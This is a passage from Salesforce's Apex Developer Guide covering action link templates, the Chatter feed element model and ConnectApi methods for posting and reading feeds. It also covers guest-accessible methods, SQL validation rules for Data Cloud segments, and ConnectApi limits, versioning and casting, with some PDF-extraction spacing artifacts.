(ConnectApi.ActionLinks.getActionLinkDiagnosticInfo(communityId, actionLinkId)) to return
status codes and errors from executing Api action links. Diagnostic info is given only for users who can access the action link.
Localized Labels
Action links use a predefined set of localized labels specified in the labelKey property of the
ConnectApi.ActionLinkDefinitionInput request body and the Label field of an action link template.
For a list of labels, see Actions Links Labels.
Note: If none of the label key values make sense for your action link, specify a custom label in the Label field of an action link
template and set Label Key to None. However, custom labels aren’t localized.
SEE ALSO:
Define an Action Link and Post with a Feed Element
Define an Action Link in a Template and Post with a Feed Element
Define an Action Link and Post with a Feed Element
Define an Action Link in a Template and Post with a Feed Element
Action Links Use Case
Use action links to integrate Salesforce and third-party services with a feed. An action link can make an HTTP request to a Salesforce or
third-party API. An action link can also download a file or open a web page. This topic contains an example use case.
Start a Video Chat from the Feed
Suppose that you work as a Salesforce developer for a company that has a Salesforce org and an account with a fictional company called
“VideoChat.” Users have been saying they want to do more from their mobile devices. You’re asked to create an app that lets users create
and join video chats directly from their mobile device.
When a user opens the VideoChat app in Salesforce, they’re asked to name the video chat room and invite either a group or individual
users to the video chat room. When the user clicks OK, the VideoChat app launches the video chat room and posts a feed item to the
selected group or users asking them to Please join the video chat by clicking an action link labeled Join. When an invitee clicks Join,
the action link opens a web page containing the video chat room.
395
Using Salesforce Features with Apex
Apex Developer Guide
As a developer thinking about how to create the action link URL, you come up with these requirements:
1. When a user clicks Join, the action link URL has to open the video chat room they were invited to.
2. The action link URL has to tell the video chat room who’s joining.
To dynamically create the action link URLs, you create an action link template in Setup.
For the first requirement, you create a {!Bindings.roomId} binding variable in the Action URL template field. When the
user clicks OK to create the video chat room, your Apex code generates a unique room ID. The Apex code uses that unique room ID as
the binding variable value when it instantiates the action link group, associates it with the feed item, and posts the feed item.
For the second requirement, the action link must include the user ID. Action links support a predefined set of context variables. When
an action link is invoked, Salesforce substitutes the variables with values. Context variables include information about who clicked the
action link and in what context it was invoked. You decide to include a {!userId} context variable in the Action URL so that
when a user clicks the action link in the feed, Salesforce substitutes the user’s ID and the video chat room knows who’s entering.
This is the action link template for the Join action link.
396
Using Salesforce Features with Apex
Apex Developer Guide
Every action link must be associated with an action link group. The group defines properties shared by all the action links associated
with it. Even if you’re using a single action link (as in this example) it must be associated with a group. The first field of the action link
template is Action Link Group Template, which in this case is Video Chat, which is the action link group template the
action link template is associated with.
.
Working with Feeds and Feed Elements
The Chatter feed is a container of feed elements. The abstract class ConnectApi.FeedElement is a parent class to the
ConnectApi.FeedItem class, representing feed posts, and the ConnectApi.GenericFeedElement class, representing
bundles and recommendations in the feed.
Note: Salesforce Help refers to feed items as posts and bundles as bundled posts.
397
Using Salesforce Features with Apex
Apex Developer Guide
Capabilities
As part of the effort to diversify the feed, pieces of functionality found in feed elements have been broken out into capabilities. Capabilities
provide a consistent way to interact with the feed. Don’t inspect the feed element type to determine which functionality is available for
a feed element. Inspect the capability, which tells you explicitly what’s available. Check for the presence of a capability to determine
what a client can do to a feed element.
The ConnectApi.FeedElement.capabilities property holds a set of capabilities.
A capability includes both an indication that a feature is possible and data associated with that feature. If a capability property exists on
a feed element, that capability is available, even if there isn’t any data associated with the capability yet. For example, if the
chatterLikes capability property exists on a feed element, the context user can like that feed element. If the capability property
doesn’t exist on a feed element, it isn’t possible to like that feed element.
When posting a feed element, specify its characteristics in the ConnectApi.FeedElementInput.capabilities property.
How the Salesforce UI Displays Feed Items
A client can use the ConnectApi.FeedElement.capabilities property to determine what it can do with a feed element
and how to render the feed element. For all feed element subclasses other than ConnectApi.FeedItem, the client doesn’t have
to know the subclass type. Instead, the client can look at the capabilities. Feed items do have capabilities, but they also have a few
properties, such as actor, that aren’t exposed as capabilities. For this reason, clients must handle feed items a bit differently than other
feed elements.
The Salesforce UI uses one layout to display every feed item. This single layout gives customers a consistent view of feed items and gives
developers an easy way to create UI. The layout always contains the same pieces and the pieces are always in the same position. Only
the content of the layout pieces changes.
The feed item (ConnectApi.FeedItem) layout elements are:
1. Actor (ConnectApi.FeedItem.actor)—A photo or icon of the creator of the feed item. (You can override the creator at
the feed item type level. For example, the dashboard snapshot feed item type shows the dashboard as the creator.)
2. Header (ConnectApi.FeedElement.header)—Context for the feed item. The same feed item can have a different header
depending on who posted it and where it was posted. For example, Ted posted this feed item to a group.
Timestamp(ConnectApi.FeedElement.relativeCreatedDate)—Thedateandtimewhenthefeeditemwasposted.
If the feed item is less than two days old, the date and time are formatted as a relative, localized string, such as “17m ago”. Otherwise,
the date and time are formatted as an absolute, localized string.
398
Using Salesforce Features with Apex
Apex Developer Guide
3. Body (ConnectApi.FeedElement.body)—All feed items have a body. The body can be null, which is the case when
the user doesn’t provide text for the feed item. Because the body can be null, you can’t use it as the default case for rendering
text. Instead, use the ConnectApi.FeedElement.header.text property, which always contains a value.
4. Auxiliary Body (ConnectApi.FeedElement.capabilities)—The visualization of the capabilities. See Capabilities.
How the Salesforce Displays Feed Elements Other Than Feed Items
A client can use the ConnectApi.FeedElement.capabilities property to determine what it can do with a feed element
and how to render the feed element. This section uses bundles as an example of how to render a feed element, but these properties
are available for every feed element. Capabilities allow you to handle all content in the feed consistently.
Note: Bundled posts contain feed-tracked changes and are in record feeds only.
To give customers a clean, organized feed, Salesforce aggregates feed-tracked changes into a bundle. To see individual feed elements,
click the bundle.
A bundle is a ConnectApi.GenericFeedElement object (which is a concrete subclass of ConnectApi.FeedElement)
with a ConenctApi.BundleCapability. The bundle layout elements are:
• Header (ConnectApi.FeedElement.header)—For feed-tracked change bundles, this text is “User Name updated this
record.”
• Timestamp(ConnectApi.FeedElement.relativeCreatedDate)—Thedateandtimewhenthefeeditemwasposted.
If the feed item is less than two days old, the date and time are formatted as a relative, localized string, such as “17m ago”. Otherwise,
the date and time are formatted as an absolute, localized string.
• Auxiliary Body (ConnectApi.FeedElement.capabilities.bundle.changes)—The bundle displays the
fieldName and the oldValue and newValue properties for the first two feed-tracked changes in the bundle. If there are
more than two feed-tracked changes, the bundle displays a “Show All Updates” link.
Feed Element Visibility
The feed elements a user sees depend on how the administrator has configured feed tracking, sharing rules, and field-level security. For
example, if a user doesn’t have access to a record, they don’t see updates for that record. If a user can see the parent of the feed element,
the user can see the feed element. Typically, a user sees feed updates for:
• Feed elements that @mention the user (if the user can access the feed element’s parent)
• Feed elements that @mention groups the user is a member of
• Record field changes on records whose parent is a record the user can see, including User, Group, and File records
• Feed elements posted to the user
• Feed elements posted to groups that the user owns or is a member of
• Feed elements for standard and custom records, for example, tasks, events, leads, accounts, files
399
Using Salesforce Features with Apex
Apex Developer Guide
Feed Types
There are many types of feeds. Each feed type defines a collection of feed elements.
Important: The collection of feed elements can change between releases.
All feed types except Favorites are exposed in the ConnectApi.FeedType enum and passed to one of the
ConnectApi.ChatterFeeds.getFeedElementsFromFeed methods. This example gets the feed elements from the
context user’s news feed and topics feed.
ConnectApi.FeedElementPage newsFeedElementPage =
ConnectApi.ChatterFeeds.getFeedElementsFromFeed(null,
ConnectApi.FeedType.News, 'me');
ConnectApi.FeedElementPage topicsFeedElementPage =
ConnectApi.ChatterFeeds.getFeedElementsFromFeed(null,
ConnectApi.FeedType.Topics, '0TOD00000000cld');
To get a filter feed, call one of the ConnectApi.ChatterFeeds.getFeedElementsFromFilterFeed methods. To get
a favorites feed, call one of the ConnectApi.ChatterFavorites.getFeedElements methods.
The feed types and their descriptions are:
• Bookmarks—Contains all feed items saved as bookmarks by the context user.
• Company—Containsallfeeditemsexceptfeeditemsoftype TrackedChange.Toseethefeeditem,theusermusthavesharing
access to its parent.
• DirectMessageModeration—Containsalldirectmessagesthatareflaggedformoderation.TheDirectMessageModeration
feed is available only to users with Moderate Experiences Chatter Messages permissions.
• DirectMessages—Contains all feed items of the context user’s direct messages.
• Draft—Contains all the feed items that the context user drafted.
• Files—Contains all feed items that contain files posted by people or groups that the context user follows.
• Filter—Contains the news feed filtered to contain feed items whose parent is a specified object type.
• Groups—Contains all feed items from all groups the context user either owns or is a member of.
• Home—Contains all feed items associated with any managed topic in an Experience Cloud site.
• Landing—Contains all feed items that best drive user engagement when the feed is requested. Allows clients to avoid an empty
feed when there aren’t many personalized feed items.
• Moderation—Contains all feed items that are flagged for moderation, except direct messages. The moderation feed is available
only to users with Moderate Experiences Feeds permissions.
• Mute—Contains all feed items that the context user muted.
• News—Contains all updates for people the context user follows, groups the user is a member of, and files and records the user is
following. Contains all updates for records whose parent is the context user.
• PendingReview—Contains all feed items and comments that are pending review.
• People—Contains all feed items posted by all people the context user follows.
• Record—Containsallfeeditemswhoseparentisaspecifiedrecord,whichcouldbeagroup,user,object,file,oranyotherstandard
or custom object. When the record is a group, the feed also contains feed items that mention the group. When the record is a user,
the feed contains only feed items on that user. You can get another user’s record feed.
• Streams—Contains all feed items for any combination of up to 25 feed-enabled entities that the context user subscribes to in a
stream. Examples of feed-enabled entities include people, groups, and records,
400
Using Salesforce Features with Apex
Apex Developer Guide
• To—Contains all feed items with mentions of the context user. Contains feed items the context user commented on and feed items
created by the context user that are commented on.
• Topics—Contains all feed items that include the specified topic.
• UserProfile—Contains feed items created when a user changes records that can be tracked in a feed. Contains feed items
whose parent is the user and feed items that @mention the user. This feed is different than the news feed, which returns more feed
items, including group updates. You can get another user’s user profile feed.
• Favorites—Contains favorites saved by the context user. Favorites are feed searches, list views, and topics.
Post a Feed Item Using postFeedElement
Tip: The postFeedElement methods are the simplest, most efficient way to post feed items because, unlike the
postFeedItem methods, they don’t require you to pass a feed type. Feed items are the only feed element type you can post.
Use these methods to post feed items.
postFeedElement(communityId, subjectId, feedElementType, text)
Post a plain-text feed element.
postFeedElement(communityId, feedElement, feedElementFileUpload) (version 35.0 and earlier)
Post a rich-text feed element. Include mentions and hashtag topics, attach a file to a feed element, and associate action link groups
with a feed element. You can also use this method to share a feed element and add a comment.
postFeedElement(communityId, feedElement) (version 36.0 and later)
Post a rich-text feed element. Include mentions and hashtag topics, attach already uploaded files to a feed element, and associate
action link groups with a feed element. You can also use this method to share a feed element and add a comment.
When you post a feed item, you create a child of a standard or custom object. Specify the parent object in the subjectId parameter
or in the subjectId property of the ConnectApi.FeedElementInput object you pass in the feedElement parameter.
The value of the subjectId parameter determines the feeds in which the feed item is displayed. The parent property in the
returned ConnectApi.FeedItem object contains information about the parent object.
Use these methods to complete these tasks.
Post to yourself
This code posts a feed item to the context user. The subjectId specifies me, which is an alias for the context user’s ID. It could
also specify the context user’s ID.
ConnectApi.FeedElement feedElement = ConnectApi.ChatterFeeds.postFeedElement(null, 'me',
ConnectApi.FeedElementType.FeedItem, 'Working from home today.');
The parent property of the newly posted feed item contains the ConnectApi.UserSummary of the context user.
Post to another user
This code posts a feed item to a user other than the context user. The subjectId specifies the user ID of the target user.
ConnectApi.FeedElement feedElement = ConnectApi.ChatterFeeds.postFeedElement(null,
'005D00000016Qxp', ConnectApi.FeedElementType.FeedItem, 'Kevin, do you have information
about the new categories?');
The parent property of the newly posted feed item contains the ConnectApi.UserSummary of the target user.
Post to a group
This code posts a feed item to a group. The subjectId specifies the group ID.
ConnectApi.FeedItemInput feedItemInput = new ConnectApi.FeedItemInput();
ConnectApi.MentionSegmentInput mentionSegmentInput = new ConnectApi.MentionSegmentInput();
ConnectApi.MessageBodyInput messageBodyInput = new ConnectApi.MessageBodyInput();
401
Using Salesforce Features with Apex
Apex Developer Guide
ConnectApi.TextSegmentInput textSegmentInput = new ConnectApi.TextSegmentInput();
messageBodyInput.messageSegments = new List<ConnectApi.MessageSegmentInput>();
mentionSegmentInput.id = '005RR000000Dme9';
messageBodyInput.messageSegments.add(mentionSegmentInput);
textSegmentInput.text = 'Could you take a look?';
messageBodyInput.messageSegments.add(textSegmentInput);
feedItemInput.body = messageBodyInput;
feedItemInput.feedElementType = ConnectApi.FeedElementType.FeedItem;
feedItemInput.subjectId = '0F9RR0000004CPw';
ConnectApi.FeedElement feedElement =
ConnectApi.ChatterFeeds.postFeedElement(Network.getNetworkId(), feedItemInput);
The parent property of the newly posted feed item contains the ConnectApi.ChatterGroupSummary of the specified
group.
Post to a record (such as a file or an account)
This code posts a feed item to a record and mentions a group. The subjectId specifies the record ID.
ConnectApi.FeedItemInput feedItemInput = new ConnectApi.FeedItemInput();
ConnectApi.MentionSegmentInput mentionSegmentInput = new ConnectApi.MentionSegmentInput();
ConnectApi.MessageBodyInput messageBodyInput = new ConnectApi.MessageBodyInput();
ConnectApi.TextSegmentInput textSegmentInput = new ConnectApi.TextSegmentInput();
messageBodyInput.messageSegments = new List<ConnectApi.MessageSegmentInput>();
textSegmentInput.text = 'Does anyone know anyone with contacts here?';
messageBodyInput.messageSegments.add(textSegmentInput);
// Mention a group.
mentionSegmentInput.id = '0F9D00000000oOT';
messageBodyInput.messageSegments.add(mentionSegmentInput);
feedItemInput.body = messageBodyInput;
feedItemInput.feedElementType = ConnectApi.FeedElementType.FeedItem;
// Use a record ID for the subject ID.
feedItemInput.subjectId = '001D000000JVwL9';
ConnectApi.FeedElement feedElement = ConnectApi.ChatterFeeds.postFeedElement(null,
feedItemInput);
The parent property of the new feed item depends on the record type specified in subjectId. If the record type is File, the
parentis ConnectApi.FileSummary.IftherecordtypeisGroup,theparentis ConnectApi.ChatterGroupSummary.
If the record type is User, the parent is ConnectApi.UserSummary. For all other record types, as in this example that uses an
Account, the parent is ConnectApi.RecordSummary.
Get Feed Elements from a Feed
Tip: To return a feed that includes feed elements, call these methods. Feed element types include feed item, bundle, and
recommendation.
402
Using Salesforce Features with Apex
Apex Developer Guide
Getting feed items from a feed is similar, but not identical, for each feed type.
Get feed elements from the Company, DirectMessageModeration, DirectMessages, Home, Moderation, and
PendingReview feeds
To get the feed elements from these feeds, use these methods that don’t require a subjectId.
• getFeedElementsFromFeed(communityId, feedType)
• getFeedElementsFromFeed(communityId, feedType, pageParam, pageSize, sortParam)
• getFeedElementsFromFeed(communityId, feedType, recentCommentCount, density,
pageParam, pageSize, sortParam)
• getFeedElementsFromFeed(communityId, feedType, recentCommentCount, density,
pageParam, pageSize, sortParam, filter)
• getFeedElementsFromFeed(communityId, feedType, recentCommentCount, density,
pageParam, pageSize, sortParam, filter, threadedCommentsCollapsed)
Get feed elements from the Favorites feed
To get the feed elements from the favorites feed, specify a favoriteId. For these feeds, the subjectId must be the ID of
the context user or the alias me.
• getFeedElements(communityId, subjectId, favoriteId)
• getFeedElements(communityId, subjectId, favoriteId, pageParam, pageSize, sortParam)
• getFeedElements(communityId, subjectId, favoriteId, recentCommentCount,
elementsPerBundle, pageParam, pageSize, sortParam)
Get feed elements from the Filter feed
To get the feed elements from the filters feed, specify a keyPrefix. The keyPrefix indicates the object type and is the first
three characters of the object ID. The subjectId must be the ID of the context user or the alias me.
• getFeedElementsFromFilterFeed(communityId, subjectId, keyPrefix)
• getFeedElementsFromFilterFeed(communityId, subjectId, keyPrefix, pageParam,
pageSize, sortParam)
• getFeedElementsFromFilterFeed(communityId, subjectId, keyPrefix, recentCommentCount,
elementsPerBundle, density, pageParam, pageSize, sortParam)
Get feed elements from the Bookmarks, Files, Groups, Mute, News, People, Record, Streams, To, Topics,
and UserProfile feeds
To get the feed elements from these feed types, specify a subject ID. If feedType is Record, subjectId can be any record
ID,includingagroupID.If feedType is Streams, subjectId mustbeastreamID.If feedType is Topics, subjectId
must be a topic ID. If feedType is UserProfile, subjectId can be any user ID. If the feedType is any other value,
subjectId must be the ID of the context user or the alias me.
• getFeedElementsFromFeed(communityId, feedType, subjectId)
• getFeedElementsFromFeed(communityId, feedType, subjectId, pageParam, pageSize,
sortParam)
• getFeedElementsFromFeed(communityId, feedType, subjectId, recentCommentCount,
density, pageParam, pageSize, sortParam)
• getFeedElementsFromFeed(communityId, feedType, subjectId, recentCommentCount,
density, pageParam, pageSize, sortParam, filter)
• getFeedElementsFromFeed(communityId, feedType, subjectId, recentCommentCount,
density, pageParam, pageSize, sortParam, filter, threadedCommentsCollapsed)
403
Using Salesforce Features with Apex
Apex Developer Guide
Get feed elements from a Record feed
For subjectId, specify a record ID.
Tip: The record can be a record of any type that supports feeds, including group. The feed on the group page in the Salesforce
UI is a record feed.
• getFeedElementsFromFeed(communityId, feedType, subjectId, recentCommentCount,
density, pageParam, pageSize, sortParam, showInternalOnly)
• getFeedElementsFromFeed(communityId, feedType, subjectId, recentCommentCount,
density, pageParam, pageSize, sortParam, customFilter)
• getFeedElementsFromFeed(communityId, feedType, subjectId, recentCommentCount,
elementsPerBundle, density, pageParam, pageSize, sortParam, showInternalOnly)
• getFeedElementsFromFeed(communityId, feedType, subjectId, recentCommentCount,
elementsPerBundle, density, pageParam, pageSize, sortParam, showInternalOnly,
filter)
• getFeedElementsFromFeed(communityId, feedType, subjectId, recentCommentCount,
elementsPerBundle, density, pageParam, pageSize, sortParam, showInternalOnly,
customFilter)
• getFeedElementsFromFeed(communityId, feedType, subjectId, recentCommentCount,
elementsPerBundle, density, pageParam, pageSize, sortParam, showInternalOnly,
filter, threadedCommentsCollapsed)
• getFeedElementsFromFeed(communityId, feedType, subjectId, recentCommentCount,
elementsPerBundle, density, pageParam, pageSize, sortParam, showInternalOnly,
customFilter, threadedCommentsCollapsed)
SEE ALSO:
Apex Reference Guide: ChatterFavorites Class
Apex Reference Guide: ChatterFeeds Class
Apex Reference Guide: ConnectApi Output Classes
Apex Reference Guide: ConnectApi Input Classes
Accessing ConnectApi Data in Experience Cloud Sites
Many ConnectApi methods work within the context of a single Experience Cloud site.
Many ConnectApi methods include communityId as the first argument. If you don’t have digital experiences enabled, use
internal or null for this argument.
If you have digital experiences enabled, the communityId argument specifies whether to execute a method in the context of the
default Experience Cloud site (by specifying internal or null) or in the context of a specific site (by specifying an ID). Any entity,
such as a comment or a feed item, referred to by other arguments in the method must be in the specified site. The ID is included in URLs
returned in the output.
Some ConnectApi methods include siteId as an argument. Unlike communityId, if you don’t have digital experiences
enabled, you can’t use these methods. The site ID is included in URLs returned in the output.
Most URLs returned in ConnectApi output objects are Connect REST API resources.
If you specify an ID, URLs returned in the output use the following format:
/connect/communities/communityId/resource
404
Using Salesforce Features with Apex
Apex Developer Guide
If you specify internal, URLs returned in the output use the same format:
/connect/communities/internal/resource
If you specify null, URLs returned in the output use one of these formats:
/chatter/resource
/connect/resource
Methods Available to Experience Cloud Guest Users
If your Experience Cloud site allows access without logging in, guest users have access to many Apex methods. These methods return
information the guest user has access to.
All overloads of these methods are available to guest users.
Important: If an overload of a method listed here indicates that Chatter is required, you must also enable public access to your
Experience Cloud site to make the method available to guest users. If you don’t enable public access, data retrieved by methods
that require Chatter doesn’t load correctly on public site pages.
• Announcements methods:
– getAnnouncements()
• ChatterFeeds methods:
– getComment()
– getCommentInContext()
– getCommentsForFeedElement()
– getExtensions()
– getFeed()
– getFeedElement()
– getFeedElementBatch()
– getFeedElementPoll()
– getFeedElementsFromFeed()
– getFeedElementsUpdatedSince()
– getFeedWithFeedElements()
– getLike()
– getLikesForComment()
– getLikesForFeedElement()
– getLinkMetadata()
– getPinnedFeedElementsFromFeed()
– getRelatedPosts()
– getThreadsForFeedComment()
– getVotesForComment()
– getVotesForFeedElement()
– searchFeedElements()
– searchFeedElementsInFeed()
405
Using Salesforce Features with Apex
Apex Developer Guide
– updatePinnedFeedElements()
• ChatterGroups methods:
– getGroup()
– getGroups()
– getMembers()
– searchGroups()
• ChatterUsers methods:
– getFollowers()
– getFollowings()
– getReputation()
– getUser()
– getUserBatch()
– getUserGroups()
– getUsers()
– searchUserGroupDetails()
– searchUsers()
• CommerceCart methods:
– addItemsToCart()
– addItemToCart()
– applyCartCoupon()
– copyCartToWishlist()
– createCart()
– deleteCart()
– deleteCartCoupon()
– deleteCartItem()
– deleteInventoryReservation() (developer preview)
– getCartCoupons()
– getCartItems()
– getCartSummary()
– getOrCreateActiveCartSummary()
– makeCartPrimary()
– setCartMessagesVisibility()
– updateCartItem()
– upsertInventoryReservation() (developer preview)
• CommerceCatalog methods:
– getProduct()
– getProductCategory()
– getProductCategoryChildren()
406
Using Salesforce Features with Apex
Apex Developer Guide
– getProductCategoryPath()
– getProductChildCollection()
• CommercePromotions methods:
– decreaseRedemption()
– evaluate()
– increaseRedemption()
• CommerceSearch methods:
– getSortRules()
– getSuggestions()
– searchProducts()
• CommerceStorePricing methods:
– getProductPrice()
– getProductPrices()
• Communities methods:
– getCommunity()
• EmployeeProfiles methods:
– getPhoto()
• Knowledge methods:
– getTopViewedArticlesForTopic()
– getTrendingArticles()
– getTrendingArticlesForTopic()
• ManagedContent methods:
– getAllContent()
– getAllDeliveryChannels()
– getAllManagedContent()
– getContentByContentKeys()
– getContentByIds()
– getManagedContentByContentKeys()
– getManagedContentByIds()
– getManagedContentByTopics()
– getManagedContentByTopicsAndContentKeys()
– getManagedContentByTopicsAndIds()
• ManagedContentDelivery methods:
– getCollectionItemsForChannel()
– getCollectionItemsForSite()
– getManagedContentChannel()
– getManagedContentForChannel()
407
Using Salesforce Features with Apex
Apex Developer Guide
– getManagedContentForSite()
– getManagedContentsForChannel()
– getManagedContentsForSite()
• ManagedTopics methods:
– getManagedTopic()
– getManagedTopics()
• MarketingIntegration methods:
– submitForm()
• NavigationMenu methods:
– getCommunityNavigationMenu()
• NextBestActions methods:
– executeStrategy()
– setRecommendationReaction()
• Personalization methods:
– getAudience()
– getAudienceBatch()
– getAudiences()
– getTarget()
– getTargetBatch()
– getTargets()
• Recommendations methods:
– getRecommendationsForUser()
Note: Only article and file recommendations are available to guest users.
• Sites methods:
– searchSite()
• Topics methods:
– getGroupsRecentlyTalkingAboutTopic()
– getRecentlyTalkingAboutTopicsForGroup()
– getRecentlyTalkingAboutTopicsForUser()
– getRelatedTopics()
– getTopic()
– getTopics()
– getTrendingTopics()
• UserProfiles methods:
408
Using Salesforce Features with Apex
Apex Developer Guide
getPhoto()
–
SEE ALSO:
Salesforce Help: Give Secure Access to Unauthenticated Users with the Guest User Profile
Supported Validations for DBT Segments
When creating or updating a segment, the ConnectApi.CdpSegmentInput class is subject to some SQL validations.
You can create a segment using the createSegment(input) method with the ConnectApi.CdpSegmentInput class.
Similarly, you can update a segment using the updateSegment(segmentApiName, input) method with the same input
class.TheConnectApi.CdpSegmentDbtModelInputinputclass,whichisnestedinthe ConnectApi.CdpSegmentInput
class, provides validation for the SQL.
The sql property of the ConnectApi.CdpSegmentDbtModelInput is subject to these validations.
• Only the primary key of the SegmentOn DMO is allowed in the select statement. The first table in the join clause must be a profile
table.
– No aggregation (min, max, avg, count) is allowed at the top-level select.
---FAIL
select max(Individual_dense_viv__dlm.age__c) from Individual_dense_viv__dlm
---FAIL
select count(Individual_dense_viv__dlm.individualid__c) from Individual_dense_viv__dlm
---
– No select all (*) expression is allowed in the top-level select.
---FAIL
select * from Individual_dense_viv__dlm
– Only the primary key of the segment on table (the first table in the from clause of the sql statement) is allowed to be selected.
---PASS
select Individual_dense_viv__dlm.individualid__c from Individual_dense_viv__dlm
– Multiple columns can’t be selected even if one of them is the primary key of the table.
---FAIL
select Individual_dense_viv__dlm.individualid__c,
Individual_dense_viv__dlm.age__c from Individual_dense_viv__dlm
– No case statements are allowed in the primary select.
---FAIL
select
case
when Individual_dense_viv__dlm.individualid__c > 10 then
Individual_dense_viv__dlm.individualid__c
else null
end
from
Individual_dense_viv__dlm
409
Using Salesforce Features with Apex
Apex Developer Guide
– If the primary key of the segmentOn entity has key qualifiers, you must project the key qualifiers, as well, in the primary select.
First project the primary key and then the qualifier. Group bys must also include the key qualifiers.
---PASS
select Individual__dlm.id__c, Individual__dlm.fq__id__c from Individual__dlm
– If the primary key of the segmentOn entity has key qualifiers, you can provide an additional condition in the join on condition.
---PASS
select Individual__dlm.id__c from Individual__dlm left join Sales__dlm on
Individual__dlm.id__c = Sales__dlm.soldToCustomerId__c and Individual__dlm.kq__id__c
is not distinct from Sales__dlm.kq__soldToCustomerId__c
• All columns must be fully qualified by tablename in the query and subselect queries.
---FAIL
select individualid__c from Individual_dense_viv__dlm
• Subqueries are supported only in a where clause and must emit only one column.
---FAIL
select Individual_dense_viv__dlm.individualid__c from (select * from
Individual_dense_viv__dlm)
• Compare columns of the same data type. To compare columns of different data types, cast one or both of the operands so that they
have the same type.
---PASS
select t.id__c from Individual__dlm as t where cast(t.id__c as varchar(100)) = t1.name
• Limit and offset are supported.
---FAIL
select Individual_dense_viv__dlm.individualid__c from Individual_dense_viv__dlm limit
10
• Any sql statement other than the select statement isn’t allowed.
---FAIL
update Individual_dense_viv__dlm set Individual_dense_viv__dlm.individualid__c = 'aa'
• Aliases are supported only for DMOs in the from block of the query. Columns can’t be aliased.
---PASS
select t.id__c from Individual__dlm as t
• To join two DMOs, there must be a relationship between the DMOs, and you must use one of their related join keys in the join on
condition. The join on condition can contain only an equality comparison between the joining keys and an optional additional
condition for comparing FQK fields.
---PASS
select Individual__dlm.id__c from Individual__dlm left join Sales__dlm on
Individual__dlm.id__c = Sales__dlm.soldToCustomerId__c
--PASS
Individual__dlm left join Sales__dlm on Individual__dlm.id__c =
410
Using Salesforce Features with Apex
Apex Developer Guide
Sales__dlm.soldToCustomerId__c and Individual__dlm.kq__id__c is not distinct from
Sales__dlm.kq__soldToCustomerId__c
Using ConnectApi Input and Output Classes
Some classes in the ConnectApi namespace contain static methods that access Connect REST API data. The ConnectApi
namespace also contains input classes to pass as parameters and output classes that calls to the static methods return.
ConnectApi methods take either simple or complex types. Simple types are primitive Apex data like integers and strings. Complex
types are ConnectApi input objects.
Thesuccessfulexecutionofa ConnectApi methodcanreturnanoutputobjectfromthe ConnectApi namespace. ConnectApi
output objects can be made up of other output objects. For example, the ConnectApi.ActorWithId output object contains
properties such as id and url, which contain primitive data types. It also contains a mySubscription property, which contains
a ConnectApi.Reference object.
Note: All Salesforce IDs in ConnectApi output objects are 18 character IDs. Input objects can use 15 character IDs or 18
character IDs.
SEE ALSO:
Apex Reference Guide: ConnectApi Input Classes
Apex Reference Guide: ConnectApi Output Classes
Understanding Limits for ConnectApi Classes
Limits for methods in the ConnectApi namespace are different than the limits for other Apex classes.
For classes in the ConnectApi namespace, every write operation costs one DML statement against the Apex governor limit.
ConnectApi method calls are also subject to rate limiting. ConnectApi rate limits match Connect REST API rate limits. Both have
aperuser,pernamespace,perhourratelimit.Whenyouexceedtheratelimit,a ConnectApi.RateLimitException isthrown.
Your Apex code must catch and handle this exception.
When testing code, a call to the Apex Test.startTest method starts a new rate limit count. A call to the Test.stopTest
method sets your rate limit count to the value it was before you called Test.startTest.
Packaging ConnectApi Classes
If you include ConnectApi classes in a package, be aware of Chatter dependencies.
If a ConnectApi class has a dependency on Chatter, the code can be compiled and installed in orgs that don’t have Chatter enabled.
However, if Chatter isn’t enabled, the code throws an error at run time.
System.NoAccessException: Insufficient Privileges: This feature is not currently enabled
for this user.
In its reference documentation, every ConnectApi method indicates whether or not it supports Chatter.
SEE ALSO:
Distributing Apex Using Managed Packages
411
Using Salesforce Features with Apex
Apex Developer Guide
Serializing and Deserializing ConnectApi Objects
When ConnectApi output objects are serialized into JSON, the structure is similar to the JSON returned from Connect REST API.
When ConnectApi input objects are deserialized from JSON, the format is also similar to Connect REST API.
Connect in Apex supports serialization and deserialization in these Apex contexts.
• JSON and JSONParser classes—serialize Connect in Apex outputs to JSON and deserialize Connect in Apex inputs from JSON.
• Apex REST with @RestResource—serialize Connect in Apex outputs to JSON as return values and deserialize Connect in Apex
inputs from JSON as parameters.
• JavaScriptRemotingwith @RemoteAction—serializeConnectinApexoutputstoJSONasreturnvaluesanddeserializeConnect
in Apex inputs from JSON as parameters.
Connect in Apex follows these rules for serialization and deserialization.
• Only output objects can be serialized.
• Only top-level input objects can be deserialized.
• Enum values and exceptions cannot be serialized or deserialized.
ConnectApi Versioning and Equality Checking
Versioning in ConnectApi classes follows specific rules that are different than the rules for other Apex classes.
Versioning for ConnectApi classes follows these rules.
• A ConnectApi method call executes in the context of the version of the class that contains the method call. The use of version
is analogous to the /vXX.X section of a Connect REST API URL.
• Each ConnectApi output object exposes a getBuildVersion method. This method returns the version under which the
method that created the output object was invoked.
• When interacting with input objects, Apex can access only properties supported by the version of the enclosing Apex class.
• Input objects passed to a ConnectApi method may contain only non-null properties that are supported by the version of the
Apex class executing the method. If the input object contains version-inappropriate properties, an exception is thrown.
• The output of the toString method only returns properties that are supported in the version of the code interacting with the
object. For output objects, the returned properties must also be supported in the build version.
• Apex REST, JSON.serialize, and @RemoteAction serialization include only version-appropriate properties.
• Apex REST, JSON.deserialize, and @RemoteAction deserialization reject properties that are version-inappropriate.
• Enums are not versioned. Enum values are returned in all API versions. Clients should handle values they don't understand gracefully.
Equality checking for ConnectApi classes follows these rules.
• Input objects—properties are compared.
• Output objects—properties and build versions are compared. For example, if two objects have the same properties with the same
values but have different build versions, the objects are not equal. To get the build version, call getBuildVersion.
Casting ConnectApi Objects
It may be useful to downcast some ConnectApi output objects to a more specific type.
This technique is especially useful for message segments, feed item capabilities, and record fields. Message segments in a feed item are
typed as ConnectApi.MessageSegment. Feed item capabilities are typed as ConnectApi.FeedItemCapability.
Record fields are typed as ConnectApi.AbstractRecordField. These classes are all abstract and have several concrete
subclasses. At runtime you can use instanceof to check the concrete types of these objects and then safely proceed with the
corresponding downcast. When you downcast, you must have a default case that handles unknown subclasses.
412
Using Salesforce Features with Apex
Apex Developer Guide
The following example downcasts a ConnectApi.MessageSegment to a ConnectApi.MentionSegment:
if(segment instanceof ConnectApi.MentionSegment) {
ConnectApi.MentionSegment = (ConnectApi.MentionSegment)segment;
}
Important: The composition of a feed can change between releases. Write your code to handle instances of unknown subclasses.
SEE ALSO:
Apex Reference Guide: ChatterFeeds Class
Apex Reference Guide: ConnectApi.FeedElementCapabilities
Apex Reference Guide: ConnectApi.MessageSegment
Apex Reference Guide: ConnectApi.AbstractRecordView
Wildcards
